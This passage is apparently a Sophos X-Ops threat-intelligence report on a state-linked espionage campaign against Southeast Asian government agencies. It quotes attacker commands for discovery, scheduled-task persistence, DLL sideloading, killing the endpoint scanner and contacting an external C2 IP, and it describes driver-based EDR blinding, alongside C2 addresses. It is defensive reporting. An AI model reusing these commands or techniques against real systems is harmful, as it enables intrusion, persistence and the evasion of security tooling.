Crimson Palace returns: New Tools, Tactics, and Targets

: 9/10/2024

After a brief break in activity, Sophos X-Ops continues to observe and respond to what we assess with high confidence as a Chinese state-directed cyberespionage operation targeting a prominent agency within the government of a Southeast Asian nation.

In the process of investigating that activity, which we track as Operation Crimson Palace, Sophos Managed Detection and Response (MDR) found telemetry indicating the compromise of additional government organizations in the region, and has detected related activity from these existing threat clusters in other organizations in the same region. The attackers consistently used other compromised organizational and public service networks in that region to deliver malware and tools under the guise of a trusted access point.

Our previous report covered activity from three associated security threat activity clusters (STACs) connected to the cyberespionage activity: Cluster Alpha (STAC1248), Cluster Bravo (STAC1870), and Cluster Charlie (STAC1305), all seen between March and August 2023. All three threat clusters operating inside the estate of the targeted agency went dormant in August 2023.

However, Cluster Charlie resumed activity several weeks later. This activity, which included a previously undocumented keylogger which we have named "TattleTale," marked the beginning of a second phase and expansion of the intrusion activity throughout the region, which remains ongoing.

Sophos MDR also observed a series of detections that align with the tooling used by Cluster Bravo at entities outside the government agency covered in our initial report, including two non-governmental public service organizations and multiple additional organizations, all based in the same region. Those detections included telemetry that showed the use of one organization's systems as a C2 relay point and a staging ground for tools, as well as the staging of malware on another organization's compromised Microsoft Exchange server.



Cluster Alpha
March 2023 – August 2023
Known overlap: BackdoorDiplomacy; REF5961; Worok; TA428
Malware: Merlin C2 Agent; RUDEBIRD/Impersoni-Fake-Ator; PhantomNet; PowHeartBeat; EAGERBEE
Credential Access: SAM registry hive dump; LSASS dump
Lateral Movement: wmic; net use; psexec; rdpclip; valid accts; impacket
Privilege Escalation: Service creation; Windows services abuse
Cluster Bravo
March 2023
Known overlap: Unfading Sea Haze
Malware: CCoreDoor backdoor
Credential Access: LSASS dump
Lateral Movement: Valid accounts; Lateral tool transfer
Persistence: Scheduled tasks
Defense Evasion: Overwriting ntdll.dll in memory
Cluster Charlie
March 2023 – April 2024
Known overlap: Earth Longzhi (APT41 subgroup)
Malware: PocoProxy; Cobalt Strike; HUI Loader; Havoc C2
Credential Access: LSASS dump
Lateral Movement: Valid accounts; scheduled tasks; WinRS; wmic; remote service creation; impacket
Privilege Escalation: runas
Defense Evasion: Disconnect network drive mappings; anti-malware software abuse
Same admin credential set
443.txt creation
Same admin credential set
Same servers
Same Network/Victim
Chinese working hours
Overlapping timeframes
Operating from same endpoints
Ntdll.dll overwrite
Sophos X-Ops

Figure 1. The three security threat activity clusters observed during the initial phase of Operation Crimson Palace and their overlap wit

Cluster Bravo, expanded

While Cluster Bravo was only briefly active on the network of the organization covered in our first report, Sophos X-Ops subsequently detected activity associated with Cluster Bravo on the networks of at least 11 other organizations and agencies in the same region. In addition, Sophos identified multiple organizations whose infrastructure was used for malware staging including one government agency. The threat actors were precise in how they leveraged these compromised environments for hosting, making sure to always use an infected organization within the same vertical for their attacks.

This new activity spanned from January to June of 2024, and included two private organizations with government-related roles. The affected organizations represent a broad swath of the targeted government's critical functions.


Cluster Charlie, renewed

Cluster Charlie went quiet in August 2023 after Sophos blocked its custom C2 implants (PocoProxy). However, the actors behind the intrusion eventually returned with new techniques at the end of September.

This began with attempts to evade blocks by switching to different C2 channels, and with the Cluster Charlie actor varying how it deploys implants. These changes included, as we noted in our previous report, using a custom malware loader called HUI loader (identified by Sentinel Labs) to inject a Cobalt Strike beacon into the Remote Desktop utility mstsc.exe.

However, in September, the attackers behind Cluster Charlie modified their activities again in several ways:

- They employed open source and off-the-shelf tools to re-establish their presence after Sophos discovered and blocked their custom tools.
- They leveraged numerous tools and techniques that had previously been part of the other threat activity clusters we had observed.



Cluster Charlie Stage 2: Timeline

Sept. 2023

Deployment of web shell to confidential documents server

Capturing web application server DLL

Oct. 2023

Network interactions to in-country telco

Sideloading Trend Micro ptwatchdog.exe

New variant of CCoreDoor / EtherealGh0st malware

Nov. 2023

First Usage of Havoc C2 framework

Bloodhound scanning

Testing sideload mechanisms targeting Sophos binaries

Deploying custom C2 to SWPRV Service DLL sideloads

Reconnaissance of Sophos Threat Protection & Policy Server from Windows registry keys

Credential Access – LSASS dump

Dec. 2023

Targeted espionage activity – sensitive document capture

Capturing IT backup infrastructure key material

Attempted use of Cobalt Strike C2 Framework

Jan. 2024

RealBlinding EDR Disablement

Deploying keylogger

Targeted capturing of user documents & Viber database

Figure 2: Cluster Charlie-connected activity resumed in September 2023 after being disrupted in August

Exfiltration of data of intelligence value was still an objective after the resumption of activity. However, much of their effort appeared to be focused on re-establishing and extending their foothold on the target network by bypassing EDR software and rapidly re-establishing access when their C2 implants had been blocked.

September 2023 onward: Web shells and open-source tools

With their C2 tools blocked by Sophos, the attackers took a new approach. Using previously stolen credentials, the attackers deployed a web shell to a web application server using its built-in file upload feature. The attacker performed a methodical investigation of the web app server's configuration file and virtual directories to locate the web application's DLL. They then used the web shell to execute commands on the targeted web app server. This included copying the application's dynamic linking library (DLL) to a web documents folder and disguising it as a PDF to allow it to be retrieved through the application, using credentials previously tied to Cluster Charlie activity.

All this reconnaissance and collection activity occurred over an extremely short timeframe—under 45 minutes.

They returned to the compromised web application server in November, using the web shell to deploy the open-source Havoc C2 framework to support reconnaissance activity. This server went offline shortly afterward, and we were unable to gather further telemetry about the attackers' activities. However, Sophos MDR would later find the same web application exploited on other servers. For the next several months, the Cluster Charlie threat actor would routinely deploy a web shell on other hosts across the targeted network before downloading Havoc payloads.

In November, for example, the attackers used the Havoc tool to inject code into other processes, which would in turn deploy the open-source SharpHound tool for Active Directory infrastructure mapping.

This activity demonstrates a continued interest by the actors behind Cluster Charlie in mapping the environment's infrastructure topography from multiple perspectives. In June 2023, Cluster Charlie performed an in-depth capture of the target organization's successful login events (event ID 4624) via PowerShell commands. They followed this up with a ping sweep of the IP addresses associated with the locations of those successful logins, mapping the organization's users to the network's IP address space. The use of SharpHound would provide additional knowledge about the organization's topology, including details of the permissions within the domain assigned to these mapped users.

We have continued to see the threat actors shift to open-source tools when their own tooling for C2 or MDR evasion have failed over this second phase of activity. The off-the-shelf and open-source tools have included:

Tool	Application	Timeframe
Cobalt Strike	C2	Aug.-Sep. 2023 Dec. 2023 Feb.-Mar. 2024
Havoc	C2	Sep. 2023 – Jun. 2024
Atexec	C2/ Lateral Movement	Oct.-Nov. 2023
SharpHound	Reconnaissance	Nov. 2023
Impacket	Lateral movement	Apr. 2024
Donut	Shellcode loader	Feb.-Mar. 2024
XiebroC2	C2	Feb. 2024
Alcatraz	EDR Evasion	Feb.-Jun. 2024
Cloudflared tunnel	C2	Jun. 2024
RealBlindingEDR	EDR Evasion	Jan.-Mar. 2024
ExecIT	Shellcode loader	Mar. 2024

October and November 2023: Cross-pollination of tactics

As with our previous observations, the actors behind the new wave of activity relied heavily on DLL sideloading, using a malicious dynamic link library with function names matching those used by legitimate, signed executables and placing them in a directory where they would be found and loaded by those executables. We also saw the actors use tactics we had previously observed as part of other threat activity clusters, reinforcing our assessment that all the previous activity was orchestrated by the same overarching organization.

In October, Cluster Charlie was observed deploying additional C2 tooling by using DLL hijacking to abuse legitimate software downloaded by the operators to make a vulnerable executable available for use. The attackers used credentials obtained from an unmanaged device, and then used the unmanaged device to launch a remote attack against a targeted system using the Impacket atexec module—a tactic used as part of the Cluster Alpha activity we had observed in the activity covered in our previous report.

The atexec module was used to remotely configure a scheduled task on the targeted system. That task executed Trend Micro's Platinum Watch Dog (ptWatchDog.exe) with a sideloaded malicious version of the DLL tmpblglog.dll tool; this was used to ping an IP address hosted by an in-country telecommunications company. Because atexec was run from an unmanaged device, we were only able to identify it by telemetry, and no sample could be collected.

A week later, Sophos observed the actor connecting to the same IP address at the telecommunications company from a different device on the victim's network, using an alternative DLL sideloading combination. In this case, the attacker deployed a copy of the legitimate Windows .NET framework component, mscorsvw.exe, located within the C:\Windows\Help\Help directory to sideload a malicious payload (mscorsvc.dll) and generate network connections to the same telecom company on TCP port 443.

During these network connections, Sophos observed the creation of a new machine authentication key. This suggests that the threat actor attempted to RDP from a device external to the targeted organization's environment. Investigation of the remote IP via the Shodan vulnerability search engine found an open RDP server user authentication screen on that remote device. The attackers consistently used other compromised networks in the organization's region to move laterally within the network.

On November 3, Sophos MDR again observed the actors using atexec from an unmanaged device on the network to execute malicious file (C:\ProgramData\mios.exe) on a targeted system to generate internal and external communications:

- Internal Comms: C:\Windows\system32\cmd.exe /C "c:\programdata\mios.exe 172.xx.xxx.xx 65211"
- External Comms: c:\programdata\mios.exe 178.128.221.202 443 (Digital Ocean, Singapore)

Sophos couldn't obtain a sample of this malicious executable.



Cluster Charlie Command and Control Channel Execution Mind Map
Key
Renamed Executable
Donut Shellcode Loader
ExecIT Shellcode Loader
Process Execution
IP Address
Domain
Process Injection Targets
rundll32.exe
a8.txt 2023-12-14
Web Shell
Scheduled Task
C:\inetpub\wwwroot\<redacted>\DOC20231100001603KMAP.pdf 2023-11-16
C:\inetpub\wwwroot\<redacted>\DOC20230900000385KMAP.pdf 2023-11-21
C:\ProgramData\vmnat\Test\log.ini 2024-01-09
C:\windows\debug\net.LOG 2024-01-09
hpupdate.net
107.148.41.114:443
45.15.143.151:443
Process Injection
dllbost.exe
lsass.exe 2024-02-06
Backgroundtaskhost.exe 2023-11-16
Backgroundtaskhost.exe 2023-11-21
Backgroundtaskhost.exe 2024-01-09
Backgroundtaskhost.exe 2024-01-09
spoolsv.exe 2024-01-09
conhost.exe 2024-02-18 04:35:21
C:\Windows\System32\wbem\WmiPrvSE.exe
DCOM Initiation
Stand Alone EXE
Process Injection Target
C:\PerfLogs\wsoc 2024-02-04 09:38:40
Stand Alone Implant
C:\Perflogs\asco.exe 2024-02-01 09:49:13
C:\Windows\VSS\Writers\Application\asco.exe 2024-02-01 09:55:13
C:\Perflogs\updater.exe 2024-02-04 10:35:29
C:\Users\Public\pp.exe 2024-04-08 02:08:20
gsenergyspeedtest.com
45.9.191.183:443
191.96.53.132:443
141.136.44.219:443
141.136.44.219:7788
64.176.50.42:8444
64.176.37.107:443
45.77.46.245:443
198.13.47.158:443
Cobalt Strike
XieBro C2
Havoc C2 Framework
Vulnerable To DLL Hijack
DLL Sideloading
Bring Your Own Vulnerable Program
jcef_helper.exe
Renamed C:\ProgramData\idea.exe 2024-02-04 02:06:39
C:\Windows\Vss\Writers\Application\jcef_helper.exe 2024-02-04 03:45:47
C:\Perflogs\jcef_helper.exe 2024-02-20 09:58:56
Renamed C:\Perflogs\Conhost 2024-02-26 10:03:09
C:\Windows\Vss\Writers\jcef_helper.exe 2024-03-13 16:29:01
C:\ProgramData\libcef.dll
C:\Windows\Vss\Writers\Application\libcef.dll
C:\Perflogs\libcef.dll
C:\Perflogs\libcef.dll
C:\Windows\Vss\Writers\libcef.dll
C:\Windows\Vss\Writers\log.bin
identity_helper.exe
C:\Users\Public\identity_helper.exe 2024-04-08 9:02:54 AM
C:\Perflogs\identity_helper.exe 2024-04-08 09:25:01
C:\Users\Public\fireconfg.exe 2024-04-12 8:31:24 AM
C:\Perflogs\Conhost.exe 2024-04-12 9:02:54 AM
C:\Users\Public\msedge_elf.dll
C:\Perflogs\msedge_elf.dll
C:\Users\Public\msedge_elf.dll
C:\Perflogs\msedge_elf.dll
C:\PerfLogs\log.ini
C:\Windows\Temp\temp.log
C:\Windows\Temp\temp.log
C:\Windows\Temp\temp.log
jconsole.exe
C:\Perflogs\jconsole.exe 2024-03-01 08:57:38
C:\Perflogs\jconsole.exe 2024-03-10 09:31:17
C:\Users\Public\firefox.exe 2024-04-10 9:04:38 AM
C:\Perflogs\jli.dll
C:\PerfLogs\jli.dll / vcruntime140.dll
C:\PerfLogs\jli.dll, C:\PerfLogs\vcruntime140.dll
C:\Programdata\log.ini
Shellcode Loader
Windows Programs
C:\Windows\System32\wbem\WmiPrvSE.exe
C:\Windows\System32\wbem\ncobjapi.dll 2024-02-18
C:\Windows\System32\lsass.exe
C:\ProgramData\msntlm.dll 2024-02-01
svchost.exe
Sophos X-Ops

Figure 3: A map of the flow of attack chains used by the threat actor during the second phase of the intrusion (click to enlarge)

November and December 2023, part 1: Service hijacking

Also in November, we observed the threat actor searching for multiple services that they could exploit for DLL sideloading, followed by DLL hijacking of existing services to set up a custom backdoor. Their first step was using Microsoft's Service Control utility (sc.exe) to collect information about services that they could potentially use to host a malicious DLL:

```
sc  query diagtrack
sc  query appmgmt
sc  query AxInstSV
sc  query swprv
```

In this instance, the actor then replaced the legitimate Volume Shadow Copy Service DLL (C:\System32\swprv.dll) with their own malicious payload, further obfuscating their deployment. They did this by using a compromised administrative account to modify the permissions on the existing DLL from File Explorer, before migrating their own (malicious) copy into the \System32 folder.

Sophos MDR had observed similar activity in December 2022 in a prior compromise of the agency uncovered as Sophos endpoint protection was initially deployed on the agency's network. The artifacts of that activity showed that an attacker had leveraged DLL stitching to create two large DLLs (swprvs.dll and appmgmt.dll).

Upon execution of the Shadow Copy Service from svchost.exe, the malicious swprv.dll was observed making repeated DNS requests and network connections to the following domains and IP addresses:

- 103.19.16.248:443 // dmsz.org (geolocated in Philippines)
- 103.56.5.224:443 // cancelle.net (geolocated in Philippines)
- 49.157.28.114:443 // gandeste.net (geolocated in Philippines)

In December, the actors used this sideloading technique to run malware that communicated with the IP address 123.253.35.100 (geolocated in Malaysia), through the Internet Explorer browser process iexplore.exe. According to analysis from SophosLabs, the DLL was designed to change firewall proxy settings and was observed creating a command shell to complete discovery. The DLL contained a suspicious string that appears to reveal a file path on the malware creator's development computer (E:\Masol_https190228\x64\Release\Masol.pdb).

In an example of similar yet divergent attacks, while both Cluster Charlie and Cluster Alpha chose to deploy some of their payloads using Service DLL sideloading, the service targeted by Cluster Charlie, the Volume Shadow Copy Service already used the native permissions that Cluster Alpha added to the IKEEXT (IKE and AuthIP IPsec Keying Modules) service in June 2023, as described in our Part 1 Technical Deep Dive.

November and December 2023, part 2: Evasive action, EDR evasion, and deeper reconnaissance

In mid-November, the same web application server that had been attacked in September was compromised again, with the threat actor using credentials stolen from an unmanaged device and a dropped web shell. The attackers used the shell to execute rundll32.exe, injecting a malicious Havoc DLL (with its file extension changed to .pdf) into backgroundtaskhost.exe, a Windows component responsible for executing the Windows virtual assistant (Cortana):

```
rundll32 C:\inetpub\wwwroot\idocs_api\Temp\<REDACTED>DOC20231100001603KMAP.pdf,Start
```

This DLL sent C2 communications to the attackers' C2 server (107.148.41.114, geolocated in the United States).

Next, the attackers ran the following command to test if an RDP login was successful. The attackers were searching Windows Event Logs for Windows Remote Connection Manager event ID 1149:

```
/c wevtutil qe Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
/rd:true /f:text /q:*[System[(EventID=1149)]] >> c:\windows\temp\1.txt
```

This query would have returned Windows events signaling successful establishment of a Terminal Services remote connection session. The Havoc DLL then sent a ping command back to its C2.

Next, the injected process used WMIC to query Windows Defender exclusion paths, which would have given them information about what directories and file types were not scanned by Defender—locations that could theoretically be used to evade malware protection.

```
/c WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference get
ExclusionPath
```

It also queried the Sophos registry to better understand the "PolicyConfiguration," "threat policy," and "Poll Server" Registry values, as well as using cmd.exe to query the "SophosHealthClient.exe" status. This reveals the security policy configuration for the endpoint, the status of Sophos protection on the device, and the URL that the endpoint protection software polls for configuration setting changes. At the end of the querying, the threat actor used the following command to identify exclusions, permitted items, and blocked items in the configuration:

```
findstr /i /c:exclude /c:whitelist /c:blocklist
```

The polling server data could conceivably be used by malware such as EagerBee (as seen in Cluster Alpha activity documented in our last report) to block telemetry and updates for the endpoint in the future, though there was no evidence of that happening here.

Also in November, using a compromised administrative account, the attackers used a command shell session spawned from the malicious DLL to move laterally via WMIC, and to deploy the open-source SharpHound tool as a DLL for Active Directory infrastructure mapping.

```
/c wmic /node:172.xx.xxx.xxx/password:"<REDACTED>" /user:"<REDACTED>" process call
create "cmd /c C:\Windows\syswow64\rundll32.exe
C:\windows\syswow64\Windows.Data.Devices.Config.dll,Start"
```

The actor then used the credentials to gain access to one of the organization's hypervisors and created a scheduled task, which executed another malicious DLL masquerading as an .ini file to connect to the same external C2 IP as the one masquerading as a PDF.

```
schtasks /create /tn \Microsoft\Windows\Clip2 /tr "rundll32
C:\programdata\vmnat\Test\log.ini,Start" /ru System /sc minute /mo 90 /f
```

This scheduled task allowed the attackers to make another pivot from the hypervisor to another system to execute SharpHound, using an administrative account previously tied to Cluster Charlie.

```
/c schtasks /create /s 172.xx.xxx.xxx /p "<REDACTED>" /u "<REDACTED>" /tn
\Microsoft\Windows\Clip2 /tr "C:\Windows\syswow64\rundll32.exe
C:\windows\syswow64\Windows.Data.Devices.Config.dll,Start" /ru System /sc minute /mo
90 /f
```

December 2023: Collection and exfiltration


In December, the attackers launched a range of reconnaissance and collection efforts. This included capturing administrator credentials and data for specific users, as well as pinging user accounts and machines that we observed the attackers reconnoitering during previous Cluster Charlie activity in June 2023. During this time, the actors were conducting targeted espionage activity in which they were capturing sensitive documents, keys for cloud infrastructure (including disaster recovery and backup), other critical authentication keys and certificates, and configuration data for much of the agency's IT and network infrastructure.

2024: Picking up the tempo

In 2024, it became apparent that the threat actors had begun to rapidly cycle through C2 channels to maintain and manage persistent access as Sophos discovered and blocked existing C2 implants. They also changed how they deployed malicious payloads. From November 2023 to at least May 2024, the actors in Cluster Charlie deployed C2 implants using 28 unique combinations of sideloading chains, execution methods, and shellcode loaders.

The reasons the actors were rapidly rotating their C2 channels and their deployment methods are likely threefold:

- There is evidence the actors were testing to see if different files and deployment methods would be detected by Sophos.
- Rapidly rotating C2 channels and deployment methods can make it more difficult for defenders to keep up with and block.
- The attackers were responding to our actions to block them, sometimes re-establishing access within 24 hours and deploying a modified, unique sample in fewer than four days to evade deployed blocking detections.



Cluster Charlie Stage 2: Timeline (cont.)

Feb. 2024

Deployment of Xiebro C2 Framework

A | B testing of Cobalt Strike Reflective Loader VS Havoc C2 Shellcode Loader

Usage of DonutLoader Shellcode Loader

March 2024

Targeting of Executive Branch external assets

Deploying system fingerprinting, credential capture, keylogger tool

AV drivers used to disable telemetry

Targeted reconnaissance of users of interest 4624 Event logs via PowerShell

April 2024

Scheduled Rotation of C2 Channels

Re-use of >1yr old C2 IP infrastructure

Consistent blocking of Havoc Framework

Credential dumping via NTDS.dit

Credential Access – Dumping of LSASS

May 2024

Continuing use of Alcatraz EDR Evasion tool

Deployment of Custom C2 tooling

Figure 4: The continued threat activity in 2024

In January, we saw further targeted capturing of user documents and Viber for Desktop communications databases, capturing internal chats at the organization. The attackers also took measures to disable endpoint protection software or evade detection when it could not be disabled.

January 2024: RealBlindingEDR

In January 2024, Sophos MDR observed the actors deploying two slightly modified samples of RealBlindingEDR, an open-source tool designed to "blind" (or kill) malware protection and endpoint detection and response (EDR) solutions. Ironically, the actors abused a malware protection product to execute the EDR killer to create an execution chain that would appear to be "safe" to other malware protection tools, similar to how previous "EDR killer" malware has used trusted Windows components.

To illustrate how the attack chain became more complicated, here is how the adversaries launched the RealBlindingEDR binary asoc.exe:.

First, the attacker ran a batch file (33.bat) that executed the following command:

```
cd c:\ProgramData && c:\ProgramData\kaba.exe run run-cmd "c:\ProgramData\asoc.exe -cccc"
```

This command leverages kaba.exe, a renamed version of a legitimate Kaspersky executable, to load the RealBlindingEDR sample, asoc.exe.

Once executed, asoc.exe first attempts to check whether the echo driver is loaded. If not, it will try to load the driver ProgramData\mico.sys (a renamed version of echo_driver.sys deployed as part of the RealBlindingEDR kit) and fetch its handle. The binaries exploit a vulnerability in an anti-cheat tool for Minecraft called Echo.ac (CVE-2023-38817) and use that tool to remove kernel routines used by a number of different EDR products, which allows the actors to escalate their privileges through token theft. Echo.ac was deployed in this and other cases as mico.sys. The attack then uses the same technique to remove the kernel callbacks CmRegisterCallbacks and MiniFilterCallbacks, both of which are kernel functions that many EDR products use to monitor system activity.

After RealBlindingEDR removes these kernel routines from memory, it will unload the Echo.ac driver (mico.sys) and run

```
taskkill /IM SophosFileScanner.exe /F
```

to kill the SophosFileScanner.exe process. To signal the operation succeeded, the binaries will create an empty file in C:\Users\Public\log.ini. The presence of this file indicates success.

Another RealBlindingEDR sample discovered, ssoc.exe, has an additional capability: It uses a known technique to try to crash EDR processes, by creating a Registry key named SophosFileScanner.exe in the path SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\, and creating a string value named MinimumStackCommitInBytes inside of it.

Sophos also observed the actors' attempt to use an open-source tool called Alcatraz, which is an x64 binary obfuscator. Between February and May, the tool was detected (as ATK/Alcatraz-D) at the location C:\ProgramData\conhost.exe and prevented from running on four separate occasions by Sophos.

February 2024: Testing tactics and tools

After Sophos expanded its detection coverage of the Havoc C2 framework, the threat actor began rapidly cycling through a number of C2 implant options. They deployed the XieBroC2 framework as a backup. At the same time, the actors appeared to be re-crafting their deployment mechanism.

One of the mechanisms they turned to was Donut, an open-source tool that generates shellcode injection scripts designed to evade security tools. Donut can load a malicious payload from memory and inject it into arbitrary Windows processes. The threat actors were observed repeatedly using Donut-based loaders to drop C2 implants, frequently dropping variants of implants within hours of each other on different hosts.

On February 1, the actors appeared to conduct a form of A/B testing of malware, deploying two different malicious DLLs with the same name (msntlm.dll) within two hours of each other. Both DLLs contacted the same C2 address (141.136.44.219, geolocated in Cyprus) at the domain name gsenergyspeedtest.com, which matches a domain naming pattern used by APT 41 subgroup Earth Longzhi and Cluster Charlie in previous activity.

Both malware DLLs were Donut shellcode loaders. One of the samples decoded and injected Havoc Shellcode Dropper into svchost.exe, which in turn injected an embedded Havoc payload into memory and executed it. The other sample decoded a Havoc Shellcode Injector that injected a Cobalt Strike Reflective Loader into svchost.exe.

On another occasion, 27 days after the initial A/B test, we observed the actors sideloading two versions of a malicious file (libcef.dll) by abusing the legitimate Java Chromium Embedded Framework Helper (jcef_helper.exe). One libcef.dll sample deployed XiebroC2 via shellcode from Donut (connecting to 64.176.50.42:8444, geolocated in the United States), while the other deployed an encrypted Havoc payload embedded in it, which upon decryption reaches out to attacker IP 141.136.44.219 —the same C2 address in Cyprus used in the February 1 incident.

In total, in February and March 2024 we saw seven deployments of libcef.dll using jcef_helper.exe, in some cases renamed as C:\PerfLogs\conhost.exe and in others without renaming.

February and March 2024: Bringing along a helper

On multiple occasions, the attackers brought along a vulnerable executable to sideload malicious DLLs. In February, they brought along the malicious file c:\perflogs\wsoc.exe and moved it around within the target environment to create processes for injection. SophosLabs determined wsoc.exe works by creating an instance of Microsoft WMI Provider Subsystem Host to run WmiPrvse so it can then inject into it. In this case, it injected libcef.dll into WMIPrvSe.exe as another layer of obfuscation. The commands appeared to be a form of testing by the adversaries.

In March, the attackers made further adjustments to implants. in early March, the actor leveraged jconsole.exe to sideload the malicious DLL jli.dll (actual name: ExecIT.dll, the ExecIT shellcode loader). Once the actor sideloads the ExecIT file, the file checks for the presence of a log.ini file in the same directory before reading the log.ini file and injecting it into its memory. According to analysis by Sophos X-Ops, jli.dll also checks for different debuggers (scylla_x64.exe, ollydbg.exe, idaq64.exe, Zeta Debugger, or IMMUNITYDEBUGGER.EXE) and different monitoring and analysis tools (Unpacked.exe, reshacker.exe and others).

Attackers dropped the sideloaded DLL through lateral movement from another compromised device, and the implant was observed generating outbound network connections to 198.13.47.158:443 (geolocated in Japan). This IP address was used previously in March 2023 by Cluster Charlie threat actors as a C2 for a PocoProxy backdoor sample.

The threat actor moved laterally by copying the jconsole.exe, jli.dll, and log.ini files, and then created a remote scheduled task to execute the payload on targeted machines. Jconsole.exe was observed generating 131 different discovery, lateral movement, and indicator removal commands. Shortly after, the malicious jconsole.exe process executed from the remote scheduled task and made a direct IP connection to 198.13.47.158:443.

The attackers shifted to a Donut shellcode loader again on March 11, once again abusing jcef_helper.exe to sideload a Havoc C2 implant (libcef.dll) alongside the file log.bin. The log.bin file acted as a trigger for the implant; the shellcode only injected the implant and made connections to the actor's C2 (IP 45.77.46.245:443, geolocated in Singapore) when log.bin was present.

April 2024: Deploying tattletales

On April 8 and 12, the actors conducted three different sideloads abusing the legitimate identity_helper.exe component of the Edge browser to sideload malicious DLLs named msedge_elf.dll. This DLL is a Donut loader carrying a Havoc C2 payload in the form of a binary file, which it injects into memory upon decryption. In two of the cases, the encrypted accompanying Havoc payload was deposited in C:\Windows\temp\temp.log and connected to the C2 host at 64.176.37.107:443 (geolocated in Canada); in another, it was dropped in the same location as the DLL with the name log.ini, and it connected to 45.77.46.245:443 (geolocated in the United States).

